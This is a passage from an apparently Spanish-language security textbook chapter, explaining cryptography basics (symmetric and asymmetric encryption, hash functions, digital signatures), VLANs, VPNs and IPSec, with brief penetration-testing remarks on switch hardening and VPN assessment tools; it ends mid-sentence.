En esta sección analizaremos algunas de las distintas tecnologías de comunicaciones relacionadas con la seguridad. Pero antes de comenzar, haremos un breve paseo por los principios de la criptografía, ya que son los conceptos básicos que nos permitirán continuar desarrollando estos temas en cada una de las secciones.

Luego nos centraremos brevemente en las nociones de VLANs y VPNs, y conoceremos los fundamentos del apasionante mundo del cloud computing, tan importante en estos días.

Principios de criptografía

El objetivo de esta sección no es realizar un análisis en profundidad de esta disciplina, sino tener las herramientas básicas para conocer el funcionamiento elemental de los controles criptográficos y, de esta forma, comprender su aplicación en los conceptos que se tratarán a continuación, en cada una de las secciones restantes.

Aunque como vemos en la **Figura 15** existen dos grandes tipos de cifrado, por un lado tenemos el cifrado por bloques y por otra parte el cifrado por flujo, por razones de aplicación de los temas que desarrollaremos más adelante nos centraremos solo en el cifrado por bloques, para desarrollarlo en profundidad.

Para proteger la información a través de los controles criptográficos, es preciso que mantengamos cuatro requerimientos básicos de la seguridad de la información, estos son: **confidencialidad**, **integridad**, **autenticidad** y por último, **no repudio**.

LECTURAS COMPLEMENTARIAS

Si bien el tema de criptografía puede ser arduo de entender, existen excelentes escritos sobre él. En este caso, mencionamos algunos que se encuentran disponibles en idioma inglés, pero cuyo esfuerzo de lectura realmente vale la pena: **Applied Cryptography**, de Bruce Scheneir; **Cryptography & Network Security**, de William Stallings; y **Teoría de la Información**, de Claude Shannon.




Figura 15. Tipos de cifrado moderno. Podemos apreciar los dos grandes grupos: el cifrado de bloques y el cifrado de flujo.

Para ver cómo cumplimos con estos requisitos, analizaremos brevemente el funcionamiento de la criptografía simétrica, las funciones hash y la criptografía asimétrica.

Lo primero que debemos conocer es que todo sistema que implemente criptografía (**criptosistema**) tendrá una forma similar a la de la **Figura 16**. En todos los casos, tendremos un mensaje en texto plano (**M**), que es la información que queremos almacenar o bien transmitir; la clave (**K**), que dependiendo del tipo de algoritmo pueden ser dos, una para cifrar y otra para descifrar; el algoritmo de cifrado, encargado de llevar adelante los procesos de cifrado y descifrado; y finalmente, un mensaje cifrado (**C**), que es la información en texto plano luego de haber pasado por el proceso de cifrado.

En el caso de una transmisión entre dos puntos, una vez que el receptor recibió el mensaje, se produce el proceso inverso y se obtiene, finalmente, el mensaje en texto plano.




Figura 16. Esquema de un criptosistema genérico, donde emisor y receptor se encuentran en ubicaciones distintas.

Criptografía simétrica

La característica principal de la criptografía simétrica es que siempre vamos a utilizar la misma clave para cifrar y descifrar los mensajes. Si nos remitimos a la **Figura 15**, tanto la clave K utilizada al momento de cifrar como la empleada al descifrar son las mismas.

Por esta razón, a la clave K también se la suele denominar clave simétrica o clave secreta (**Ks**). De esta forma, en principio, de los cuatro requerimientos planteados al inicio, estamos garantizando la **confidencialidad**, porque una vez que la información está cifrada, ninguna persona no autorizada (es decir, que no tenga la clave K) podrá acceder a ella en texto plano. Así nos aseguramos que uno de los requerimientos se cumplirá sin complicaciones iniciales.

> CUANDO CIFRAMOS LA INFORMACIÓN, ESTAMOS GARANTIZANDO LA CONFIDENCIALIDAD

Una de las ventajas principales de este tipo de algoritmo es que son muy rápidos para cifrar y descifrar la información.

Adicionalmente, con longitudes de claves que van desde 128 hasta 256 bits, se obtienen niveles de cifrado de alta calidad, difíciles de crackear si utilizamos contraseñas fuertes. Y dado que todos estos algoritmos son susceptibles a la fuerza bruta –es decir que con tiempo y recursos es posible recorrer todo el espacio de claves–, el uso de claves de cifrado fuertes es un factor fundamental

para contemplar. Sin embargo, no debemos caer en pánico, ya que se estima que, para romper una contraseña de longitud estándar cifrada con el algoritmos AES-256, demoraríamos varios cientos de miles de años en obtener la clave adecuada, o incluso, millones, dependiendo de la potencia de cálculo que se deba realizar.

Pero analizando nuevamente la **Figura 16**, el lector atento habrá notado que tenemos un problema para lograr que ambos extremos de una comunicación conozcan la clave K, de forma tal que ambos puedan cifrar y descifrar el mensaje. Es decir, los algoritmos simétricos no nos permiten, de manera nativa, llevar adelante un proceso de intercambio de claves. Esta es la razón por la cual no nos bastan únicamente los algoritmos simétricos para implementar un criptosistema que cumpla con los cuatro requerimientos planteados al inicio. En la **Figura 17** podemos ver una tabla con los algoritmos de cifrado simétrico más comúnmente utilizados y algunas de sus características.

Algoritmo	Tamaño de Claves (Bits)	Tamaño de Bloque (Bits)	Número de Etapas	Aplicaciones
DES	56	64	16	SET Kerberos
3DES	112 o 168	64	48	PGP, S/MIME
AES	128, 192 o 256	128	10, 12 o 14	
IDEA	128	64	8	PGP
Blowfish	Variable hasta 448	64	16	Varias
RC5	Variable hasta 2048	64	Variable hasta 256	Varias

Figura 17. Podemos apreciar algunos de los algoritmos de cifrado más comunes, junto con características como la longitud de la clave.

Asociado a los sistemas de cifrado simétrico e independientemente del algoritmo utilizado, existen cuatro modos de cifrado que definen de qué forma se implementará el algoritmo. Aunque el análisis de estos modos está fuera del alcance, a quienes les interese profundizar en estos aspectos les recomendamos conocer acerca de ellos. Es posible obtener más información en: **www.itl.nist.gov/fipspubs/fip81.htm**.

Funciones hash

Una función hash es un algoritmo irreversible que permite generar, a partir de un mensaje de entrada, **resúmenes** que representen de manera cuasi unívoca a un mensaje (archivo o dato). Por lo general, también se le da el nombre de **hash**, **fingerprint** o **digest** al resultado de esa operación. Estas funciones identifican, probabilísticamente (por eso lo de cuasi unívoca), al mensaje de entrada con el resumen o digest resultante, el cual posee un tamaño fijo, generalmente menor que la entrada. Dependiendo de la función, estos pueden tener una longitud de 128, 160, 256 o 512 bits.

UNA FUNCIÓN HASH ES UN ALGORITMO IRREVERSIBLE QUE GENERA RESÚMENES DE UN DATO

Se dice que son irreversibles porque, aunque conozcamos el valor del resumen o hash resultante, es imposible obtener el mensaje de entrada a partir de él.

Una de las propiedades fundamentales de las funciones hash es que, si dos resultados de una misma función son diferentes, entonces las entradas que generaron esos resultados también lo son. No obstante, al ser mucho menor el rango posible de claves que el rango posible de objetos, pueden existir claves

HISTORIA DE LA CRIPTOGRAFÍA

Es interesante saber que para aquellos que siempre quieren conocer la historia detrás de los grandes desarrollos e inventos, está disponible el libro **The Codebrakers: The Comprehensive History of Secret Communication from Ancient Times to the Internet**. En él se recorre la historia de la criptografía de modo muy ameno y con lujo de detalles.

resultantes iguales para objetos diferentes, hecho conocido como **colisiones**. Es necesario tener presente que una buena función experimentará pocas colisiones en sus entradas.

Adicionalmente, si tenemos dos mensajes de entrada que difieren en un único bit, la salida de ambos debe diferenciarse en, al menos, el 50%. Esta propiedad se conoce como **difusión**.




Figura 18. Luego de pasar por la función hash, el dato de entrada da como resultado una cadena de longitud fija, unívocamente relacionada.

Una de las aplicaciones más utilizadas de las funciones hash es el enmascaramiento y almacenamiento de contraseñas. En la sección sobre fuerza bruta hemos visto cómo los sistemas operativos almacenan la información de los usuarios, en particular, el hash asociado a cada una de las contraseñas.

Por ejemplo, en la **Figura 11**, veíamos los hashes asociados a las contraseñas de cuentas de un sistema Windows. Dado que, por la propiedad de las funciones hash, un mensaje está unívocamente asociado con una hash, podríamos afirmar que cada hash resultante solo estará asociado a una única contraseña.




Figura 19. Si calculamos la función hash del mensaje y la adjuntamos antes de enviarla, el receptor podrá verificar su integridad al recibirlo.

Otra de las aplicaciones de las funciones hash es la verificación de integridad de la información. De la misma manera que en el párrafo anterior definíamos que el mensaje era una contraseña y el hash asociado estaba unívocamente relacionado, si extendemos la aplicación a cualquier dato de entrada, podríamos decir que el hash resultante es una especie de firma, también unívocamente relacionada. Por lo tanto, si calculamos la función hash de un mensaje, se la adjuntamos al mensaje y luego lo transmitimos hacia un gran amigo que se encuentra en Shangai, cuando él lo reciba podrá verificar si el mensaje se

CRIPTOGRAFÍA ASIMÉTRICA

La criptografía asimétrica es un concepto relevante, en el enlace que les presentamos a continuación podrán acceder a la presentación "Antes y Después de la Criptografía de clave pública" de la mano de uno de sus creadores, **Whitfield Diffie**: **http://bit.ly/Mkbh5b**.

corresponde con el que nosotros le enviamos. En la **Figura 19** puede apreciarse una situación análoga.

Queda como tarea para el hogar a cargo del lector identificar de qué modo nuestro amigo podrá verificar que el mensaje que le mandamos es el mismo que el recibió, y no fue modificado en el camino.

Carcterística	MD5	SHA-1	RIPEMD-160
Longitud del resumen	128 bits	160 bits	160 bits
Tamaño del procesamiento	512 bits	512 bits	512 bits
Número de pasos	64	80	160
Tamnno máximo del mensaje	Infinito	2^64 - bit	Infinito

Figura 20. Podemos apreciar algunas de las funciones hash utilizadas con mayor frecuencia.

Criptografía asimétrica

En el comienzo de la sección mencionamos que, dependiendo de los algoritmos de cifrado, podíamos usar una o más claves para cifrar/descifrar un dato. También vimos que, en el caso de los algoritmos simétricos, se utilizaba una misma clave para cifrar y descifrar, dado que era conocida solo por el emisor y el receptor, por lo que también se la denomina clave secreta o simétrica. En los algoritmos asimétricos, conocidos como de clave pública, utilizaremos **dos claves**, una **pública** y una **privada**. La clave pública puede ser conocida por cualquier usuario sin ningún riesgo, mientras que la privada debe ser conocida solo por su dueño. Tengamos en cuenta que siempre que ciframos con una, tenemos que descifrar con la otra.

Si bien estos algoritmos, como veremos a continuación, nos permiten cubrir conceptualmente tres requerimientos (confidencialidad, autenticidad y no repudio), son muy lentos en el proceso de cifrado de la información. Por esta razón, deben ser combinados con los algoritmos simétricos, que serán los encargados de cifrar los datos por transmitir y, de esa manera, garantizar la confidencialidad del mensaje. Por eso, típicamente utilizaremos los algoritmos asimétricos para el **intercambio** de la clave simétrica y para implementar una **firma digital**.

En el primer caso, dada la lentitud de los algoritmos de clave pública, para ser eficientes solo pueden cifrar pequeñas cantidades de información; por ejemplo, AES tiene una longitud de clave de 128 o 256 bits. De esta forma, el receptor recibirá la clave simétrica y, a partir de ese momento, ambos extremos podrán cifrar los datos con dicha clave (Ks), manteniendo así la confidencialidad del mensaje. En la **Figura 21** podemos ver el proceso de intercambio de claves entre un emisor A y un receptor B, ambos con sus pares de claves públicas y privadas.





Figura 21. **A** cifra **Ks** con la clave pública de B (**KpuB**), de modo tal que solo **B** lo pueda descifrar usando su clave privada (**KprB**).

En el caso de la firma digital, su objetivo es garantizar la **autenticidad** del usuario, del mensaje y, además, el **no repudio**. Recordemos que el *no repudio* implica que un usuario no pueda negar que realizó una acción determinada.

Por ejemplo, si nos encontramos en el caso de que un usuario hizo una compra por Internet, no podrá negarla. Esto es así porque la firma digital permite hacer una traza y comprobar que el usuario realizó puntualmente dicha acción.

Para firmar digitalmente un mensaje M, el emisor, en primer lugar, calcula el hash del mensaje (H(M)). Luego, lo cifra con su clave privada y, finalmente, se lo adjunta al mensaje original. Dado que A lo firmó con su clave privada –conocida únicamente por él–, quien lo descifre con la clave pública tendrá la certeza de que H(M) fue enviado por A. Esto puede apreciarse en la **Figura 22**.



Para firmar dogitalmente a M, A calcula H(M) y lo cifra con su clave privada para que B lo descifre con K_{puA}. Luego B descifra H(M) y también calcula. De esta manera se comprueba la integridad del mensaje y se firma digitalmente.

Figura 22. **A** calcula **H(M)**, luego lo cifra con **KprA** y lo envía junto a **M**. Así **B** se asegura de que **H(M)** y, por lo tanto, **M** fueron enviados por **A**.

Dado que ya hemos definido que el hash de un mensaje está unívocamente relacionado con él, cuando B recibe el hash cifrado, una vez que lo descifró con la clave pública de A (KpuA), puede comprobar que el mensaje enviado se corresponda con el recibido.

De esta forma, a partir de un criptosistema que implemente estos tres tipos de algoritmos, damos cumplimiento a los cuatro requerimientos planteados al inicio de la sección. De cara a comprender los tipos de ataque a la infraestructura, como así también la forma de mitigar sus efectos, los controles criptográficos cobran vital importancia, en especial, en lo que se refiere a protección de información sensible y controles de integridad.

Algoritmo	Cifrado/Descifrado	Firma Digital	intercambio de clave
RSA	Sí	Sí	Sí
Diffle Hellman	No	No	Sí
Curva elíptica	Sí	Sí	Sí

Figura 23. Podemos apreciar algunos de los algoritmos de cifrado asimétricos más utilizados.

INTYPEDIA Y CRYPT4YOU

Para profundizar sobre los temas vistos de criptografía, recomendamos acceder a los sitios **Intypedia** y **Crypt4you**. Intypedia (**www.intypedia.com**) es una enciclopedia online sobre seguridad de la información, en la cual encontraremos temas relacionados con criptografía, entre otros. Crypt4you (**www.crypt4you.com**) es un formato de enseñanza del tipo **MOOC** (Massive Open Online Course) organizado en lecciones, que aborda distintos temas de criptografía.

Virtual LANs

Una VLAN o **virtual LAN** es una red independiente desde el punto de vista lógico, donde los dispositivos no se limitan solo a un segmento físico. Su configuración se lleva a cabo por medio de un software instalado en el switch, ya que las VLANs trabajan en la capa 2 del modelo OSI. Para cada una de ellas, los switches mantienen tablas de conmutación separadas.

> UNA VLAN O VIRTUAL LAN ES UNA RED INDEPENDIENTE DESDE EL PUNTO DE VISTA LÓGICO

En términos generales, una VLAN es un dominio de broadcast que se crea en uno o más de estos dispositivos. En un principio, el objetivo era segmentar estos dominios, pero actualmente se utiliza para restringir el acceso a recursos de red con independencia de la topología física. Como ventajas, podemos mencionar la simplicidad del traslado de estaciones de trabajo en la red (solo se redefine en el switch la nueva boca asignada), la facilidad para agregar nuevas estaciones de trabajo, la posibilidad de modificar con relativa sencillez la configuración de la red, controlar el tráfico y, fundamentalmente, mejorar la seguridad de esta, separando los dispositivos y equipamiento en función de la criticidad que tengan para la organización.

A modo informativo, y sin entrar en detalles, podemos mencionar que existen varias maneras de definir la pertenencia de un equipo a una VLAN: por grupo de puertos, por dirección MAC, por protocolo y por autenticación. El protocolo que define este tipo de tecnología fue especificado por el IEEE y corresponde al estándar **802.1Q**.

Desde el punto de vista de la seguridad, tengamos en cuenta que las VLANs son un tipo de control que minimiza el impacto de algunas

REFERENCIAS VLANS

En el enlace que presentamos a continuación se ofrece una guía de referencia rápida, también conocida como Cheatsheet, con información clave, como un esquema de encapsulado, los números de VLANs por defecto y una serie de comandos útiles al momento de configurar y/o administrar VLANs: **http://media.packetlife.net/media/library/20/VLANs.pdf**.

de las técnicas de ataque vistas. Por ejemplo, en el caso del sniffing, un atacante malintencionado únicamente podrá capturar tráfico del segmento en el cual esté conectado.

De esta forma, si la organización tiene segmentada su red en relación a las áreas funcionales –por ejemplo, Administración, Compras, Finanzas, Recursos Humanos, servidores de desarrollo, servidores de producción, etc.–, un atacante solo podrá capturar tráfico del segmento en el cual se encuentre.

Desde la óptica de un test de intrusión, no debemos perder de vista que nuestro objetivo siempre es evaluar la efectividad de la implementación de los controles.

En este caso, por lo tanto, nos centraremos en las deficiencias en la configuración de las VLANs. Dado que la administración de las VLANs se realiza a partir de la configuración es los switches, una de las pruebas recomendadas consiste en evaluar los mecanismos de autenticación de estos. Imaginemos por un momento que un atacante puede vulnerar los procesos de autenticación del switch.




Figura 24. En esta imagen podemos apreciar la pantalla de administración de VLANs que corresponde a un switch.

Independientemente de cómo estén definidas las VLANs, si el atacante tiene acceso al panel de administración, podrá modificar las configuraciones en función de sus objetivos. En la **Figura 24** vemos de qué modo un atacante podría modificar las configuraciones asociadas a una VLAN si pudiera acceder a un switch.

Es por esta razón que, más allá de los tipos de dispositivos implementados, antes de ponerlos en el entorno productivo, es fundamental llevar adelante un proceso de hardening para elevar su nivel de seguridad. Algunos ítem que no pueden faltar en un proceso de estas características son la modificación de parámetros por defecto (usuario y contraseña, direcciones IP, identificadores, etc.), deshabilitar usuarios, servicios y puertos, entre otros, que no sean necesarios para el normal desempeño de sus funciones.

Redes privadas virtuales

Una red privada virtual o **VPN**, por sus siglas en inglés (*Virtual Private Network*), es una tecnología de comunicaciones que permite una extensión de la red local sobre una red pública insegura, como Internet. Se suele hablar de redes porque pueden interconectar y extender otras redes o segmentos y, también, permiten crear túneles dentro de una misma red. Son privadas porque se mantiene la confidencialidad de la información y tienen directamente asociada la seguridad. Para esto se implementan controles de autenticación y cifrado para las conexiones. Se dice que son virtuales porque, al establecer una conexión, el cliente extiende virtualmente la red hasta esa ubicación. Las redes físicas son distintas, pero se trabaja dentro de la misma red lógica.

HARDENING

Es conocido que las configuraciones por defecto de los sistemas y aplicaciones suelen ser débiles en lo que a seguridad se refiere. El hardening es un proceso por medio del cual se ajustan estas configuraciones de dispositivos, sistemas operativos y aplicaciones, de forma tal de elevar su nivel de seguridad. EL **CIS** (Center for Internet Security) desarrolló un conjunto de guías de hardening para gran cantidad de dispositivos, sistemas operativos y aplicaciones, que pueden descargarse desde: **https://benchmarks.cisecurity.org/en-us/?route=downloads.multiform**.

Dependiendo de la capa en que se esté, se definirán varios protocolos TCP/IP seguros. Si se trabaja a nivel de red, la solución sería la implementación del protocolo **IPSec**.

Asociado a esto, el RFC-1636 describe la seguridad en la arquitectura de Internet en **IAB**, planteando los requisitos para hacer confiable la infraestructura de Internet. Teniendo en cuenta estos requisitos, se desarrolla IPSec, que ofrece conectividad a través de túneles VPN que permitan el acceso por medio de una red insegura como Internet y, por otro lado, asegurando la autenticación.

Como parte de la arquitectura de IPSec, y siguiendo los lineamientos mencionados por el IAB, se definen tres protocolos centrales. Por un lado, el protocolo **AH** (*Autentication Header*), definido en el RFC 2402, que provee autenticación e integridad de datos, pero no brinda confidencialidad. Por otro lado, **ESP** (*Encapsulating Security Payload*), definido en el RFC 2406, que se encarga de proveer confidencialidad de datos. Finalmente, **ISAKMP** (*Internet Security Association and Key Management Protocol*), definido en el RFC 2408, que brinda los mecanismos de intercambio de claves y autenticación de AH y ESP.




Figura 25. Comunicación en **modo transporte**. Podemos ver que solamente se cifra el dato, no así la cabecera IP.

Adicionalmente, dependiendo de cómo se implemente IPSec, tendremos dos modos de operación distintos.

En el **modo transporte** se cifra el **payload** (dato) pero no la cabecera IP, tal como podemos ver en la **Figura 25**. Este modo se utiliza para la comunicación punto a punto entre dos hosts y requiere que ambos soporten IPSec.

El segundo modo de operación es el conocido como **modo túnel**, donde se protege el paquete IP completo con las cabeceras incluidas. Este modo es el utilizado para comunicaciones punto a punto entre distintos gateways. Una ventaja del modo túnel es que la implementación de IPSec solo debe ser montada en los gateways, independientemente de los clientes. Como podemos apreciar en la **Figura 26**, a los paquetes se les agrega una nueva cabecera.




Figura 26. Comunicación en **modo túnel**. A diferencia del modo transporte, aquí se cifra tanto el dato como la cabecera IP.

Otra alternativa sería trabajar con librerías de programación independientes del protocolo de red, por ejemplo, sobre SSL/TLS. También se podría trabajar a nivel de aplicación, implementando soluciones como SSH.

Por otro lado, el control de acceso a la VPN está basado en las políticas de la organización, haciendo que la implementación de estas sea directa. Los algoritmos de compresión, dependiendo del tipo de VPN, optimizan el tráfico y complementan las cargas asociadas al procesamiento de cifrado, descifrado, etcétera.

En el caso teórico, una VPN ofrece un sistema de comunicaciones seguro, donde la confidencialidad, la integridad y la autenticación están garantizadas. Pero de la teoría a la práctica, muchas veces hay un largo camino. Al igual que en el caso de las VLANs, la mayoría de las debilidades se presentan al momento de la implementación. Las configuraciones predeterminadas y la falta de recaudos necesarios hacen que esta tecnología muchas veces muestre ciertas vulnerabilidades que no están asociadas a la tecnología en sí. De ahí que, una vez más, hagamos hincapié en la importancia de los procesos de hardening para reducir los riesgos y la falsa sensación de seguridad asociados a la presencia de dispositivos tales como firewalls, sistemas de detección de intrusos, firewalls de aplicación, etc. Si bien muchos de ellos son necesarios dependiendo del entorno que debamos proteger, el solo hecho de tenerlos rackeados en el data center no garantiza que exista una protección efectiva.

> DEBEMOS TENER EN CUENTA QUE DE LA TEORÍA A LA PRÁCTICA EXISTE UN LARGO CAMINO

Desde la óptica del test de intrusión, podemos evaluar la implementación mediante distintas técnicas y herramientas. En la **Figura 27** apreciamos algunas herramientas que vienen incorporadas en BT5. En particular, **ike-scan**, una herramienta de consola que nos permite analizar el proceso de establecimiento de los túneles IPSec y detectar, entre otras cuestiones,

GUÍA DE REFERENCIA DE IPSEC

